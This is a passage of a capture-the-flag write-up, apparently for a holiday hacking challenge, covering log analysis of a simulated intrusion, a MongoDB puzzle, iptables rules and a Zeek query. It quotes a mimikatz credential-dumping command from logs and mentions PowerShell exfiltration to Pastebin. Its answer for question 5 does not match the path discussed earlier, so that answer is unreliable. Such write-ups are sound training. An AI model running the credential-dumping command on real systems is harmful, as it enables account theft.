
Answer: webexservice

*Continuing on using the **cookie_reciper.exe** binary as our **ParentProcessImage**, we should see some more commands later on related to a service.*

Question 5:

```
What is the file-path + filename of the binary ran by the attacker to dump
credentials?
```

From our previous result we can see the service is invoking a process of cookie_recipe2.exe. By adding a '2' into our existing query, we can find this answer.



It should be noted that there is also evidence that C:\mimikatz.exe would be the answer we're expecting; however, this isn't the correct answer. In this case the challenge is looking for the name of the renamed binary.

2019-11-19 05:44:36.000	C:\Windows\system32\cmd.exe /c "C:\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit "	C:\Users\minty\Downloads\cookie_recipe2.exe

Question 6:


```
The attacker pivoted to another workstation using credentials gained from
Minty's computer. Which account name was used to pivot to another machine?
```

If we first filter looking for minty we're able to find the source hostname and source IP for this user which we will use as a pivot.

SourceHostname	SourceIp	UserAccount
elfu-res-wks1.localdomain	192.168.247.177	minty

```
elfu-res-wks1 Network connection detected (rule: NetworkConnect) Net
Windows\System32\InstallAgentUserBroker.exe User: ELFU-RES-WKS1\mint
tName: DestinationIsIpv6: false DestinationIp: 20.44.85.237 Destinat
```

By filtering based on 4624 (successful logon) events from this source IP, and not relating to the same source hostname we discovered previously, we can find events indicating lateral movement from this host using the account alabaster.




Answer: alabaster

*Windows Event Id **4624** is generated when a user network logon occurs successfully. We can also filter on the attacker's IP using **SourceNetworkAddress**.*

Question 7:

```
What is the time ( HH:MM:SS ) the attacker makes a Remote Desktop connection
to another machine?
```

We can find this with a very specific query which is looking for logon type 10 from the attacking IP. It should be noted that if they had network level authentication (NLA) enabled this would have come up as a logon type 3.




Answer: 06:04:28

LogonType 10 *is used for successful network connections using the RDP client.*

Question 8:

```
The attacker navigates the file system of a third host using their Remote
Desktop Connection to the second host. What is the
SourceHostName,DestinationHostname,LogonType of this connection?
```

Because this is viewing the file system we can infer the logon type will be 3 (network). Modifying our query to search for logon type 3 coming from elfu-res-wks2 and not to itself, we can find this connection has gone to elfu-res-wks3.




Answer: elfu-res-wks2,elfu-res-wks3,3

The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id ***4624*** *and logon type* ***3****.*

Question 9:

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

By narrowing down our search to Sysmon file creation events (Event ID 2), looking for any entries; with a TargetFilename, containing the expected host name, and not within noisy appdata or program data folders we find our answer.



Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf


*We can look for sysmon file creation event id of **2** with a source of workstation 2. We can also use regex to filter out overly common file paths using something like:*

```
AND NOT TargetFilename:/.+AppData.+/
```


Question 10:

What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

If we throw a wildcard search out to look for the document name we find an entry for a PowerShell script which is sending the base64 encoded string of this document to Pastebin.



From here we can check Event ID 3 for Sysmon network connection events and determine the destination IP for Pastebin which alabaster has posted to using Powershell from elfu-res-wks2.



Answer: 104.22.3.84

*We can look for the original document in **CommandLine** using regex.*

*When we do that, we see a long a long PowerShell command using **Invoke-Webrequest** to a remote URL of **https://pastebin.com/post.php**.*

*We can pivot off of this information to look for a sysmon network connection id of **3** with a source of **elfu-res-wks2** and **DestinationHostname** of **pastebin.com**.*

With this we have solved the challenge.

Incident Response Report #7830984301576234 Submitted.


Incident Fully Detected!

Solution:

1. C:\Users\minty\Downloads\cookie_recipe.exe
2. 192.168.247.175:4444
3. Whoami
4. Webexservice
5. C:\cookie.exe
6. Alabaster
7. 06:04:28
8. Elfu-res-wks2,elfu-res-wks3,3
9. C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf
10. 104.22.3.84

CHALLENGE 8: HOLLY EVERGREEN

Mongo Pilfer



You have completed the Mongo Pilfer challenge!

Tweet This!

This challenge involves investigating a Linux terminal which is running MongoDB. The aim is to run a database script hosted on MongoDB to complete the challenge. Starting out we look to see what we can find about running MongoDB processes.

```
~$ ps -aux | grep mongo
mongo         9  3.2  0.0 1014596 62328 ?       Sl   03:46   0:01
```

```
/usr/bin/mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --
logpath=/tmp/mongo.log
```

Here we can see that MongoDB is running on port 12121, so we can connect to it by using mongo and the port parameter.

```
~$ mongo --port 12121

MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
…snip…
```

By using show dbs we're able to find information about the databases which exist.

```
> show dbs
admin  0.000GB
elfu   0.000GB
local  0.000GB
test   0.000GB
```

At present all databases seem to have minimal in them. Starting with admin we can check the tables this database contains.

```
> use admin
switched to db admin
> show tables
system.version
```

At this point it's worth noting we can also use db.help() or help to view the list of database commands, of which one command we find is very useful db.foo.find()

```
> db.system.version.find()
{ "_id" : "featureCompatibilityVersion", "version" : "3.6" }
```

Okay, we now know there's nothing there, let's check the next database elfu.

```
> use elfu
switched to db elfu
> show tables
bait
chum
line
metadata
solution
system.js
tackle
tincan
```

Okay, repeating the previous process, let's look at solution which is standing out like Santa (erm, I mean Sandy Claws) in Halloween Town.

```
> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: **
db.loadServerScripts();displaySolution(); **" }
```

Seems a little too good to be true, nonetheless let's click on this phish and see what we get.

```
> db.loadServerScripts();
> displaySolution();
          .
        __/ __
           /
        /.'o'.
         .o.'.
        .'.'o'.
       o'.o.'.*.
      .'.o.'.'.*.
     .o.'.o.'.o.'.
        [_____]
         ___/

  Congratulations!!
```

We're successful! Unbelievable, for once the obvious trap, wasn't a trap!

Solution:

```
~$ mongo –port 12121
> use elfu
> db.loadServerScripts();
> displaySolution();
```

Bonus

If we wanted to get the Scoreboard shown in the Netwars room or watch the netwars challenges video with sound, we can inspect the source of this room we can see that the video is embedded, with the scoreboard actually being an image which scrolls. In addition we can go back and search the databases for any other goodies, but we only find MongoDB logs and a word association game.

```
> use test
> db.redherring.find()
```

```
{ "_id" : "This is not the database you're looking for." }
```

```
> use test
> db.redherring.find()
> db.bait.find()
{ "_id" : "Gait" }
> db.chum.find()
{ "_id" : "Yum!" }
> db.line.find()
{ "_id" : "Tensile strength" }
> db.metadata.find()
{ "_id" : ObjectId("5dde701c31112afc5933e0c3"), "index" : 1, "value" : "
.\n        __/ __\n            /\n       /.'*'. \n        .o.'.\n
.'.'*'.\n      *'.o.'.*.\n     .'.*.'.'.*.\n    .*.'.o.'.*.'.\n
[_____]\n           ___/" }
{ "_id" : ObjectId("5dde701c0ebb6a62920e156b"), "index" : 2, "value" : "
.\n        __/ __\n            /\n       /.'o'. \n        .*.'.\n
.'.'*'.\n      o'.*.'.o.\n     .'.*.'.'.*.\n    .*.'.o.'.*.'.\n
[_____]\n           ___/" }
{ "_id" : ObjectId("5dde701c00320e131120be09"), "index" : 3, "value" : "
…snip…
{ "_id" : ObjectId("5e12b17099b305fe96cdf6a9"), "index" : 0, "value" :
"#####hhc:{\"resourceId\": \"ce213245-1fdb-4ad3-9410-1620aec85e3f\",
\"hash\":
\"28d52e4fe0ac21171efd530a39a0e00397c81b0de6d607e981eead8eb830df90\"}#####" }
> db.system.js.find()
{ "_id" : "displaySolution", "value" : { "code" : "function () {
db.metadata.find().sort( { index: 1 }).forEach(function(v) {
print(\"\\n\".repeat(100)); print(v.value); print(\"\\n\\n
Congratulations!!\\n\\n\"); sleep(800); })}" } }
> db.tackle.find()
{ "_id" : "Mackerel?" }
> db.tincan.find()
{ "_id" : "SARDINES" }
> use local
switched to db local
> show tables
startup_log
> db.startup_log.find()
{ "_id" : "bbd0dc9ecb4a-1574858774641", "hostname" : "bbd0dc9ecb4a",
"startTime" : ISODate("2019-11-27T12:46:14Z"), "startTimeLocal" : "Wed Nov 27
12:46:14.641", "cmdLine" : { "processManagement" : { "fork" : true },
"systemLog" : { "destination" : "file", "path" : "/tmp/init.log", "quiet" :
true } }, "pid" : NumberLong(10), "buildinfo" : { "version" : "3.6.3",
"gitVersion" : "9586e557d54ef70f9ca4b43c26892cd55257e1a5", "modules" : [ ],
"allocator" : "tcmalloc", "javascriptEngine" : "mozjs", "sysInfo" :
"deprecated", "versionArray" : [ 3, 6, 3, 0 ], "openssl" : { "running" :
"OpenSSL 1.1.1  11 Sep 2018", "compiled" : "OpenSSL 1.1.0g  2 Nov 2017" },
"buildEnvironment" : { "distmod" : "", "distarch" : "x86_64", "cc" : "cc: cc
(Ubuntu 7.3.0-27ubuntu1~18.04) 7.3.0", "ccflags" : "-fno-omit-frame-pointer -
fno-strict-aliasing -ggdb -pthread -Wall -Wsign-compare -Wno-unknown-pragmas
…snip…
```

CHALLENGE 9: KENT TINSELTOOTH

Smart Braces

You have completed the Smart Braces challenge!

Tweet This!

This challenge involves a Linux terminal and a task to block traffic using iptables as a firewall. This challenge has a reference to the movie Real Genius (1985) where Kent heard voices through his braces from people pretending to be god.

```
Kent TinselTooth: Oh no, I sure hope that voice was Santa's.
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces.
```

```
Kent TinselTooth: I must have forgotten to configure the firewall...
Kent TinselTooth: Please review /home/elfuuser/IOTteethBraces.md and help me
configure the firewall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is
uncomfortable.
```

Starting out we review our objective:

```
~$ cat /home/elfuuser/IOTteethBraces.md
# ElfU Research Labs - Smart Braces
### A Lightweight Linux Device for Teeth Braces
### Imagined and Created by ElfU Student Kent TinselTooth

This device is embedded into one's teeth braces for easy management and
monitoring of dental status. It uses FTP and HTTP for management and
monitoring purposes but also has SSH for remote access. Please refer to the
management documentation for this purpose.

## Proper Firewall configuration:

The firewall used for this system is `iptables`. The following is an example
of how to set a default policy with using `iptables`:

```
sudo iptables -P FORWARD DROP
```

The following is an example of allowing traffic from a specific IP and to a
specific port:

```
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
```

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT
chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on
the INPUT and the OUTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to
access the local SSH server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports
21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of
80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo
interface.
```

Working through the challenge one step at a time, we need to be aware that it is timed. If we don't solve it fast enough Kent TinselTooth will pull the plug and sever our connection. This immediately proceeds alerts given by Kent and looks like the following.

```
Kent TinselTooth: Is the firewall fixed yet? I can't stand much more of
having this cable on my teeth. You've got 5 more minutes before I'm yanking
it!
Kent TinselTooth: One more minute before I'm yanking this cable!
Kent TinselTooth: I can't take it anymore!
*yanks cable from IOT braces - disconnected*
/usr/bin/inits: line 10:   667 Killed                  su elfuuser
```

Ensuring we perform this swiftly, we should first understand the questions, formulate iptable commands, and then fire them off. To assist in this we can look at an externally accessible manual for iptables. First we need to DROP INPUT, FORWARD, and OUTPUT traffic. In this scenario we have used long command parameter names to assist in readability.

```
~$ sudo iptables --policy INPUT DROP
~$ sudo iptables --policy FORWARD DROP
~$ sudo iptables --policy OUTPUT DROP
```

From here we need to ACCEPT all connections that are ESTABLISHED,RELATED on both INPUT and OUTPUT chains. We can use --match to define a match condition based on a module name, and then using the conntrack module, check the conntrack state using --ctstate.

```
~$ sudo iptables --append INPUT --match conntrack --ctstate
ESTABLISHED,RELATED --jump ACCEPT
~$ sudo iptables --append OUTPUT --match conntrack --ctstate
ESTABLISHED,RELATED --jump ACCEPT
```

From here we need to lockdown the SSH server on port 22 to only ALLOW 172.19.0.225 to access it.

```
~$ sudo iptables --append INPUT -p tcp --dport 22 --source 172.19.0.225 --
jump ACCEPT
```

Next up we need to ACCEPT ANY source IP to port 21 and 80.

```
~$ sudo iptables --append INPUT -p tcp --dport 80 --jump ACCEPT
~$ sudo iptables --append INPUT -p tcp --dport 21 --jump ACCEPT
```

Then ACCEPT ANY OUTPUT traffic with a destination port of 80.

```
~$ sudo iptables --append OUTPUT -p tcp --dport 80 --jump ACCEPT
```

And finally ACCEPT ANY traffic from the interface lo.

```
~$ sudo iptables --append INPUT -i lo --jump ACCEPT
```

Solution:

```
~$ sudo iptables --policy INPUT DROP
~$ sudo iptables --policy FORWARD DROP
~$ sudo iptables --policy OUTPUT DROP

~$ sudo iptables --append INPUT --match conntrack --ctstate ESTABLISHED,RELATED --jump
ACCEPT
~$ sudo iptables --append OUTPUT --match conntrack --ctstate ESTABLISHED,RELATED --
jump ACCEPT

~$ sudo iptables --append INPUT -p tcp --dport 22 --source 172.19.0.225 --jump ACCEPT

~$ sudo iptables --append INPUT -p tcp --dport 80 --jump ACCEPT
~$ sudo iptables --append INPUT -p tcp --dport 21 --jump ACCEPT

~$ sudo iptables --append OUTPUT -p tcp --dport 80 --jump ACCEPT

~$ sudo iptables --append INPUT -i lo --jump ACCEPT
```

CHALLENGE 10: WUNORSE OPENSLAE

Zeek JSON Analysis

You have completed the Zeek JSON Analysis challenge!

Tweet This!

This challenge is actually extremely simple when compared to some of the others we have faced. The objective is to find the destination IP address with the longest connection duration. Following a tip from Wunorse Openslae leads us to the parsing zeek json logs with

jq blog post. This actually has an example for stream duration with the exact query we require. Sorting by the duration field, then ensuring the longest is presented first, and only selecting this entry from the generated array provides us with the required destination IP.

```
cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'
{
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}
```

